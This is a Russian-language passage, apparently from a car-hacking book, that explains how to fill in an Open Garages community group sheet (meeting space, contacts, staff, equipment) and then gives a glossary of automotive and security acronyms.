Если вы аффилированы с hackerspace, этот раздел можно заполнить информацией о стоимости их членства. Иногда проще найти местный hackerspace и проводить встречи Open Garages на его площадке. Если вы выберете этот путь, обязательно поддерживайте любые правила и требования, которые есть у этого hackerspace, и старайтесь продвигать их пространство в своих объявлениях. Обязательно укажите стоимость членства и то, как часто требуется оплата, обычно ежемесячно или ежегодно.

Определение вашего пространства для встреч

Под иллюстрацией гаража в верхнем левом углу листа находятся несколько базовых вопросов о вашем пространстве. Вам не нужно иметь немедленный доступ к автомобильной мастерской, чтобы начать группу Open Garages, но у вас должно быть место для встреч, где можно обсуждать проекты и сотрудничать, будь то ваш домашний гараж, hackerspace, автомастерская или даже кофейня.

Вот как отвечать на вопросы в листе персонажа:

Bays Количество доступных мест для автомобилей, если они есть. Если вы проводите встречу в домашнем гараже на две машины, здесь следует вписать 2. Если вы встречаетесь в кофейне или похожем пространстве, укажите 0.

Meeting Space Holds Попробуйте определить, сколько людей помещается в вашем пространстве. Если вы встречаетесь в кофейне, отметьте, сколько людей, по вашему мнению, реально могут встретиться одновременно. Если в вашем пространстве есть офисная зона, выясните, сколько человек она вмещает сидя. Если ваше пространство - гараж или парковка, можно указать N/A. Здесь также можно отметить доступность для людей с инвалидностью.

Restrooms Во время встреч Open Garages хорошая идея - предоставлять напитки, поэтому вам понадобится доступ к туалету. Здесь можно указать Yes или No либо что-то вроде behind the shed.

Internet Speed Если ваше пространство - кофейня с доступом к Wi-Fi, можно просто указать Wi-Fi, хотя если вы знаете скорость своего интернет-соединения, полезно отметить ее здесь. Если вы в гараже или где-то без доступа к интернету, можно написать tether или N/A.

Parking Здесь отметьте, где участники могут парковаться и существуют ли специальные правила парковки в этой зоне. Также следует отметить, меняются ли эти правила в зависимости от времени суток или от того, является ли кто-то частным участником.

Контактная информация

Поле справа от описания пространства - это место, где следует указать всю контактную информацию для людей, которые захотят сотрудничать и организовываться вместе с вами. Большая ее часть должна быть понятна сама по себе. Раздел Signup Site требуется только в том случае, если вы принимаете частное членство или если людям нужно отвечать RSVP; иначе оставьте его пустым или укажите N/A. Раздел Website - это место, где следует указать основной веб-сайт вашей группы. Если у вас нет сайта, просто используйте <http://www.opengarages.org/>. Вы можете указать свою IRC-комнату или аккаунт Twitter, если они у вас есть. Все остальное укажите в Other.

Черное поле с пометкой Vehicle Specialty - это место, где можно добавить информацию о конкретной автомобильной специализации вашей группы, например BMW или motorcycles. Вы также можете использовать это пространство, чтобы ограничить тип исследований, выполняемых в пространстве, если, например, вас интересуют только исследования тюнинга производительности.

Первоначальные управляющие сотрудники

Чтобы запустить группу Open Garages, вам нужны люди, которые возьмут на себя лидерскую ответственность и обеспечат как можно более плавное начало. Первым человеком в этом списке, конечно, должны быть вы! Если вы можете сразу привлечь нескольких друзей, чтобы они помогли, это отлично. Если нет, вы можете вести группу самостоятельно, пока не присоединится больше участников.

Основная ответственность управляющих сотрудников - обеспечить, чтобы пространство открывалось вовремя и надежно закрывалось в конце. Если вы планируете запустить полноценную некоммерческую организацию, этот список, вероятно, будет состоять из членов вашего совета.

Вот информация, которую нужно предоставить о ваших управляющих сотрудниках:

Name/Handle Ваше имя или handle. Что бы вы ни решили указать, это должно соответствовать вашей контактной информации. Например, если вы указываете номер телефона вместе со своим handle, будьте готовы отвечать на телефон соответствующим образом.

Contact Info Вы отвечаете за дело, и людям нужно будет связываться с вами, поэтому укажите свой адрес электронной почты или номер телефона. Если вы отправите свой лист на <http://www.opengarages.org/>, информация не будет опубликована и не появится ни на каком веб-сайте. Контактная информация предназначена для вашего использования в вашем пространстве.

Role В качестве роли вы можете указать что угодно: owner, accountant, mechanic, hacker, burner и так далее.

Specialty Если у вас есть специализация, например если вы механик Audi или reverse engineer, укажите ее здесь.

Оборудование

Здесь следует перечислить любое оборудование, доступное вам или то, которое вы планируете иметь доступным в пространстве. См. приложение А с рекомендациями по аппаратному и программному обеспечению, которое будет полезно в вашей группе Open Garages. Среди инструментов, которые стоит указать, - 3D-принтеры, MIG-сварочные аппараты, подъемники, rollers, диагностические инструменты и так далее. Нет необходимости перечислять мелочи вроде отверток и butt connectors.

Если определенные инструменты дороги или требуют обучения перед использованием, можно использовать место Membership Level, чтобы обозначить, что пользователь должен быть платным участником для доступа к этим инструментам. Также можно использовать место Skill Ranking, чтобы указать уровень навыков или подготовки, необходимый для работы с конкретным инструментом.

Сокращения

Сокращение — английское раскрытие — русский смысл

- **ACM** — airbag control module; модуль управления подушками безопасности.
- **ACN** — automated crash notification (systems); автоматическое уведомление о ДТП, системы автоматического уведомления о столкновении.

- **AES** — Advanced Encryption Standard; усовершенствованный стандарт шифрования.
- **AGL** — Automotive Grade Linux; Automotive Grade Linux.
- **ALSA** — Advanced Linux Sound Architecture; усовершенствованная звуковая архитектура Linux.
- **AMB** — automotive message broker; автомобильный брокер сообщений.
- **ASD** — aftermarket safety device; дополнительное устройство безопасности вторичного рынка.
- **ASIC** — application-specific integrated circuit; интегральная схема специального назначения.
- **ASIL** — Automotive Safety Integrity Level; уровень целостности автомобильной безопасности.
- **ASK** — amplitude-shift keying; амплитудная манипуляция.
- **AUD** — Advanced User Debugger; Advanced User Debugger.
- **AVB** — Audio Video Bridging standard; стандарт Audio Video Bridging.
- **BCM** — body control module; модуль управления кузовом.
- **BCM** — broadcast manager (service); broadcast manager, служба широковещательного управления.
- **BGE** — Bus Guardian Enable; включение bus guardian.
- **binutils** — GNU Binary Utilities; двоичные утилиты GNU.
- **BMEP** — brake mean effective pressure; среднее эффективное тормозное давление.
- **cOf** — CAN of Fingers; CAN of Fingers.
- **CA** — certificate authority; центр сертификации.
- **CAM** — cooperative awareness message; сообщение совместной осведомленности.
- **CAMP** — Crash Avoidance Metrics Partnership; партнерство Crash Avoidance Metrics.
- **CAN** — controller area network; сеть контроллеров.
- **CANH** — CAN high; высокий провод CAN.
- **CANL** — CAN low; низкий провод CAN.
- **CARB** — California Air Resources Board; Калифорнийский совет по воздушным ресурсам.
- **CC** — CaringCaribou; CaringCaribou.
- **CDR** — crash data retrieval; извлечение данных о столкновении.
- **CKP** — crankshaft position; положение коленчатого вала.
- **COB-ID** — communication object identifier; идентификатор коммуникационного объекта.
- **CRL** — certificate revocation list; список отозванных сертификатов.
- **CVN** — calibration verification number; номер проверки калибровки.
- **CVSS** — common vulnerability scoring system; общая система оценки уязвимостей.
- **DENM** — decentralized environmental notification message; децентрализованное сообщение экологического уведомления.
- **DIP** — dual in-line package; корпус с двумя рядами выводов.
- **DLC** — data length code; код длины данных.
- **DLC** — diagnostic link connector; диагностический разъем.
- **DLT** — diagnostic log and trace; диагностический журнал и трассировка.
- **DoD** — Department of Defense; Министерство обороны.
- **DREAD** — damage potential, reproducibility, exploitability, affected users, discoverability (rating system); потенциал ущерба, воспроизводимость, эксплуатируемость, затронутые пользователи, обнаруживаемость; система оценки.
- **DSRC** — dedicated short-range communication; выделенная связь малого радиуса действия.
- **DTC** — diagnostic trouble code; диагностический код неисправности.
- **DUT** — device under test; устройство, находящееся на испытании.
- **ECU** — electronic control unit or engine control unit; электронный блок управления или блок управления двигателем.
- **EDR** — event data recorder; регистратор событийных данных.
- **ELLSI** — Ethernet low-level socket interface; низкоуровневый сокетный интерфейс Ethernet.
- **EOD** — end-of-data (signal); конец данных, сигнал.
- **EOF** — end-of-frame (signal); конец кадра, сигнал.
- **ETSI** — European Telecommunications Standards Institute; Европейский институт телекоммуникационных стандартов.

- **FIBEX** — Field Bus Exchange Format; формат обмена данными полевой шины.
- **FPGA** — field-programmable gate array; программируемая пользователем вентильная матрица.
- **FSA PoC** — fuel stop advisor proof-of-concept; proof-of-concept советника топливных остановок.
- **FSK** — frequency-shift keying; частотная манипуляция.
- **GRC** — GNU Radio Companion; GNU Radio Companion.
- **GSM** — Global System for Mobile Communications; глобальная система мобильной связи.
- **HMI** — human-machine interface; человеко-машинный интерфейс.
- **HS-CAN** — high-speed CAN; высокоскоростная CAN.
- **HSI** — high-speed synchronous interface; высокоскоростной синхронный интерфейс.
- **IC** — instrument cluster; комбинация приборов.
- **ICSim** — instrument cluster simulator; симулятор комбинации приборов.
- **IDE** — identifier extension; расширение идентификатора.
- **IFR** — in-frame response; ответ внутри кадра.
- **IVI** — in-vehicle infotainment (system); автомобильная информационно-развлекательная система.
- **KES** — key fob; брелок ключа.
- **LF** — low-frequency; низкая частота.
- **LIN** — Local Interconnect Network; локальная соединительная сеть.
- **LNA** — low-noise amplifier; малошумящий усилитель.
- **LOP** — location obscurer proxy; прокси для сокрытия местоположения.
- **LS-CAN** — low-speed CAN; низкоскоростная CAN.
- **LTC** — long-term certificate; долгосрочный сертификат.
- **MA** — misbehavior authority; орган обработки некорректного поведения.
- **MAF** — mass air flow; массовый расход воздуха.
- **MAP** — manifold pressure; давление во впускном коллекторе.
- **MCU** — microcontroller unit; микроконтроллер.
- **MIL** — malfunction indicator lamp; лампа индикации неисправности.
- **MOST** — Media Oriented Systems Transport (protocol); протокол Media Oriented Systems Transport.
- **MS-CAN** — mid-speed CAN; среднескоростная CAN.
- **MUL** — multiply (instruction); умножение, инструкция.
- **NAD** — node address for diagnostics; адрес узла для диагностики.
- **NHTSA** — National Highway Traffic Safety Administration; Национальная администрация безопасности дорожного движения США.
- **NLFSR** — non-linear feedback shift register; нелинейный регистр сдвига с обратной связью.
- **NOP** — no-operation instruction; инструкция без операции.
- **NSC** — node startup controller; контроллер запуска узла.
- **NSM** — node state manager; диспетчер состояния узла.
- **OBE** — onboard equipment; бортовое оборудование.
- **OEM** — original equipment manufacturer; производитель оригинального оборудования.
- **OOK** — on-off keying; манипуляция включением-выключением.
- **OSI** — Open Systems Interconnection; взаимодействие открытых систем.
- **PC** — pseudonym certificate; псевдонимный сертификат.
- **PCA** — Pseudonym Certificate Authority; центр псевдонимных сертификатов.
- **PCM** — powertrain control module; модуль управления силовым агрегатом.
- **PID** — parameter ID; идентификатор параметра.
- **PKES** — passive keyless entry and start; пассивный бесключевой доступ и запуск.
- **PKI** — public key infrastructure; инфраструктура открытых ключей.
- **POF** — plastic optical fiber; пластиковое оптическое волокно.
- **PRF** — pseudorandom function; псевдослучайная функция.
- **PRNG** — pseudorandom number generator; генератор псевдослучайных чисел.
- **PWM** — pulse width modulation; широтно-импульсная модуляция.
- **QoS** — quality of service; качество обслуживания.

- **RA** — Registration Authority; регистрационный орган.
- **RCM** — restraint control module; модуль управления удерживающей системой.
- **RFID** — radio-frequency identification; радиочастотная идентификация.
- **ROS** — rollover sensor module; модуль датчика опрокидывания.
- **RPM** — revolutions per minute; обороты в минуту.
- **RSE** — roadside equipment; придорожное оборудование.
- **RTR** — remote transmission request; запрос удаленной передачи.
- **SCMS** — security credentials management system; система управления учетными данными безопасности.
- **SDK** — software development kit; комплект разработки ПО.
- **SDM** — sensing and diagnostic module; модуль датчиков и диагностики.
- **SDR** — software-defined radio; программно-определяемое радио.
- **SIM** — subscriber identity module; модуль идентификации абонента.
- **SNS** — service not supported; служба не поддерживается.
- **SRR** — substitute remote request; замещающий удаленный запрос.
- **SWD** — Serial Wire Debug; Serial Wire Debug.
- **TCM** — transmission control module; модуль управления трансмиссией.
- **TCU** — transmission control unit; блок управления трансмиссией.
- **TDMA** — time division multiple access; множественный доступ с разделением по времени.
- **TPMS** — tire pressure monitor sensor; датчик контроля давления в шинах.
- **TREAD** — Transportation Recall Enhancement, Accountability, and Documentation (Act); закон об усилении отзывов транспорта, ответственности и документирования.
- **UDS** — Unified Diagnostic Services; унифицированные диагностические службы.
- **UHF** — ultra-high-frequency; ультравысокая частота.
- **USRP** — Universal Software Radio Peripheral; Universal Software Radio Peripheral.
- **UTP** — unshielded twisted-pair; неэкранированная витая пара.
- **V2I, C2I** — vehicle-to-infrastructure, car-to-infrastructure (Europe); автомобиль-инфраструктура, машина-инфраструктура; Европа.
- **V2V, C2C** — vehicle-to-vehicle, car-to-car (Europe); автомобиль-автомобиль, машина-машина; Европа.
- **V2X, C2X** — vehicle-to-anything, car-to-anything (Europe); автомобиль-что угодно, машина-что угодно; Европа.
- **VAD** — vehicle awareness device; устройство осведомленности транспортного средства.
- **VDS** — Vehicle Descriptor Section; раздел описания транспортного средства.
- **VI** — vehicle interface; интерфейс транспортного средства.
- **VII, ITS** — vehicle infrastructure integration, intelligent transportation system; интеграция транспортного средства с инфраструктурой, интеллектуальная транспортная система.
- **VIN** — vehicle identification number; идентификационный номер транспортного средства.
- **VM** — virtual machine; виртуальная машина.
- **VoIP** — voice over IP; голосовая связь по IP.
- **VPW** — variable pulse width; переменная ширина импульса.
- **VSC3** — Vehicle Safety Consortium; Vehicle Safety Consortium.
- **WAVE** — wireless access for vehicle environments; беспроводной доступ для автомобильных сред.
- **WME** — WAVE management entity; управляющая сущность WAVE.
- **WMI** — World Manufacturer Identifier; мировой идентификатор производителя.
- **WSA** — WAVE service announcement; сервисное объявление WAVE.
- **WSMP** — WAVE short-message protocol; протокол коротких сообщений WAVE.